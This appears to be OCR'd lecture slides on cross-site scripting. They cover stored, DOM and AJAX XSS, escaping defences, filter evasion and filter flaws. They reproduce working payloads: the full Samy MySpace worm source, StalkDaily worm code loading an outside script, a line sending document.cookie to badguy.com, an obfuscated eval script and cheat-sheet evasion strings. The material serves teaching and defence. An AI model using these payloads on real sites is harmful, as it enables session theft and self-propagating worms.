
User-created content

- Social sites, blogs, forums, wikis

When visitor loads the page, website displays the content and visitor's browser executes the script

- Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS


Attack server
4 steal valuable data
1
Inject malicious script
Store bad stuff
2 request content
3 receive malicious script
User victim
Users view or download content
Server victim

XSS in Orkut

Orkut: Google's social network

- 37 million members (2006), very popular in Brazil

http://antrix.net/journal/techtalk/orkut_xss.html

Example of XSS exploit code

Bug allowed users to put scripts in their profiles… when user views infected profile, script grabs cookie, transfers all user-owned groups to attacker

Another Orkut virus: attack script in a Flash file

- Virus adds malicious Flash as a "scrap" to the user's profile; everybody who views that profile is infected, too
  - Exponential propagation!
- Every viewer of infected profile is joined to a community
  - "Infectatos pelo Virus do Orkut" (655,000 members at peak!

Similar to "wall post" in Facebook

Twitter Worm (2009)

Can save URL-encoded data into Twitter profile


Data not escaped when profile is displayed

Result: StalkDaily XSS exploit


- If view an infected profile, script infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with pictures, videos, and so much more!  ");
var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://mikeyylolz.uuuq.com/x.js"></script><script src="http://mikeyylolz.uuuq.com/x.js"></script><a ');

  var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```



XSS in the Wild



Date	Author	Domain	R	S	F	PR	Category	Mirror
13/09/13	Robert K	www.paypal.com	R	★	✓	0	XSS	mirror
09/09/13	Aarshit Mittal	maps.nokia.com		★	✓	0	XSS	mirror
09/09/13	Aarshit Mittal	admin.stage.att.net		★	✓	0	XSS	mirror
09/09/13	PlanetCreator	www.enjoy.net.mm			✗	0	XSS	mirror
09/09/13	PlanetCreator	chemicaltechnologyinc.com			✗	0	XSS	mirror
09/09/13	PlanetCreator	www.jaring.my			✗	0	XSS	mirror
09/09/13	PlanetCreator	www.seagfoffice.org			✗	0	XSS	mirror
09/09/13	PlanetCreator	www.ads.com.mm			✗	0	XSS	mirror
20/06/13	Xartrick	www.dolby.com		★	✗	80524	XSS	mirror
20/06/13	rsb	www.xe.gr		★	✗	7113	XSS	mirror
18/04/13	Atm0n3r	pastebin.mozilla.org		★	✓	156	XSS	mirror
14/04/13	Hexspirit	www.kcna.kp		★	✗	113539	XSS	mirror
22/01/13	0c001	www.athinorama.gr		★	✗	13093	Redirect	mirror
13/11/12	Christy Philip Mathew	cms.paypal.com		★	✗	39	Phishing	mirror
13/11/12	Cyb3R_Shubh4M	www.ebay.com	R	★	✗	23	Script Insertion	mirror
13/11/12	Cyb3R_Shubh4M	www.ebay.com	R	★	✗	23	Script Insertion	mirror
13/11/12	0xAli	answercenter.ebay.com	R	★	✓	23	XSS	mirror
08/10/12	Talented Fool	www.paid-to-promote.net			✗	39581	XSS	mirror

http://xssed.com/archive

Stored XSS Using Images

Suppose pic.jpg on web server contains HTML

- Request for http://site.com/pic.jpg results in:

```
HTTP/1.1 200 OK
…
Content-Type: image/jpeg
<html> fooled ya </html>
```

- IE will render this as HTML (despite Content-Type)

Photo-sharing sites

- What if attacker uploads an “image” that is a script?

XSS of the Third Kind

Script builds webpage DOM in the browser

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```

Attack code does not appear in HTML sent over network


Works fine with this URL

- http://www.example.com/welcome.html?name=Joe


But what about this one?

- http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>

Using Login XSRF for XSS



Web 2.0



Malicious scripts may be …

- Contained in arguments of dynamically created JavaScript
- Contained in JavaScript arrays
- Dynamically written into the DOM

XSS in AJAX (1)

Downstream JavaScript arrays

```
var downstreamArray = new Array();
downstreamArray[0] = “42"; doBadStuff(); var bar=“ajacked";
```

Won’t be detected by a naïve filter

- No <>, “script”, onmouseover, etc.

Just need to break out of double quotes

XSS in AJAX (2)

JSON written into DOM by client-side script

```
var inboundJSON = {"people": [
{"name": "Joel", "address": "<script>badStuff();</script>",
 "phone": "911"} ] };

someObject.innerHTML(inboundJSON.people[0].address);          // Vulnerable
document.write(inboundJSON.people[0].address);        // Vulnerable
someObject.innerText(inboundJSON.people[0].address);          // Safe
```

XSS may be already in DOM!

- document.url, document.location, document.referer

Backend AJAX Requests

"Backend" AJAX requests


- Client-side script retrieves data from the server using XMLHttpRequest, uses it to build webpage in browser
- This data is meant to be converted into HTML by the script, never intended to be seen directly in the browser

Example: WebMail.com

Request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
```

Response:




```
var messageArray = new Array();
messageArray[0] = "This is an email subject";
```

XSS in AJAX (3)

Attacker sends the victim an email with a script:

- Email is parsed from the data array, written into HTML with innerText(), displayed harmlessly in the browser

Attacker sends the victim an email with a link to backend request and the victim clicks the link:

The browser will issue this request:

```
GET http://www.webmail.com/mymail/getnewmessages.aspx
```

… and display this text:

```
var messageArray = new Array();
messageArray[0] = "<script>var i = new Image();
i.src='http://badguy.com/' + document.cookie;</script>"
```

How to Protect Yourself

Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields against a rigorous specification of what should be allowed.

Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.

We strongly recommend a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

What Does This Script Do?

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
0nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```

Preventing Cross-Site Scripting

Any user input and client-side data must be preprocessed before it is used inside HTML

Remove / encode (X)HTML special characters

- Use a good escaping library
  - OWASP ESAPI (Enterprise Security API)
  - Microsoft's AntiXSS
- In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
  - ' becomes ' " becomes " & becomes &
- In ASP.NET, Server.HtmlEncode(string)

Evading XSS Filters

Preventing injection of scripts into HTML is hard!

- Blocking “<” and “>” is not enough
- Event handlers, stylesheets, encoded inputs (%3C), etc.
- phpBB allowed simple HTML tags like <b>

  <b c=“>” onmouseover=“script” x=“<b ”>Hello<b>

Beware of filter evasion tricks (XSS Cheat Sheet)

- If filter allows quoting (of <script>, etc.), beware of malformed quoting: <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
- Long UTF-8 encoding
- Scripts are not only in <script>:

  <iframe src=`https://bank.com/login’ onload=`steal()’>

MySpace Worm (1)

Users can post HTML on their MySpace pages

MySpace does not allow scripts in users' HTML

- No <script>, <body>, onclick, <a href=javascript://>

… but does allow tags for CSS. K00L!

-

But MySpace will strip out "javascript"

- Use "java<NEWLINE>script" instead

But MySpace will strip out quotes

- Convert from decimal instead:

  alert('double quote: ' + String.fromCharCode(34))

http://namb.la/popular/tech.html

MySpace Worm (2)

"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"

Started on Samy Kamkar's MySpace page, everybody who visited an infected page became infected and added "samy" as a friend and hero

- "samy" was adding 1,000 friends per second at peak
- 5 hours later: 1,005,831 friends

http://namb.la/popular/tech.html

Code of the MySpace Worm

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}
function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!
=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-formurlencoded');
J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e)
{Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}
eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
formurlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

http://namb.la/popular/tech.html

31 Flavors of XSS

```
<BODY ONLOAD=alert('XSS')>

¼script¾alert(¢XSS¢)¼/script¾

<XML ID="xss"><I><B>&lt;IMG SRC="javas<!-- -->cript:alert('XSS')"&gt;</B></I></XML>

<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>

<SPAN DATASRC="#xss" DATAFLD="B" <DIV STYLE="background-
image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0
028.1027\0058.1053\0053\0027\0029'\0029">

<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh TUyIpOzwvc2NyaXB0Pjwvc3ZnPg=="
type="image/svg+xml" AllowScriptAccess="always"></EMBED>
```

Note: all of the above are browser-dependent

What do you think is this code doing?

Source: XSS Filter Evasion Cheat Sheet

Problems with Filters

Suppose a filter removes <script

- <script src="…" becomes

  src="…"

- <scr<scriptipt src="…" becomes

  <script src="…"

Removing special characters

- java	script – blocked, &#x09 is horizontal tab
- java	script – becomes java	script
  - Filter transforms input into an attack!

Need to loop and reapply until nothing found

Simulation Errors in Filters

Filter must predict how the browser would parse a given sequence of characters… this is hard!

NoScript

- Does not know that / can delimit HTML attributes


<a<img/src/onerror=alert(1)//<

noXSS

- Does not understand HTML entity encoded JavaScript

IE8 filter

- Does not use the same byte-to-character decoding as the browser



Reflective XSS Filters

Introduced in IE 8

Blocks any script that appears both in the request and the response (why?)

http://www.victim.com?var=<script> alert('xss')

If <script> appears in the rendered page, the filter will replace it with <sc#pt>

Busting Frame Busting

Frame busting code

- <script> if(top.location != self.location) // framebust </script>

Request:

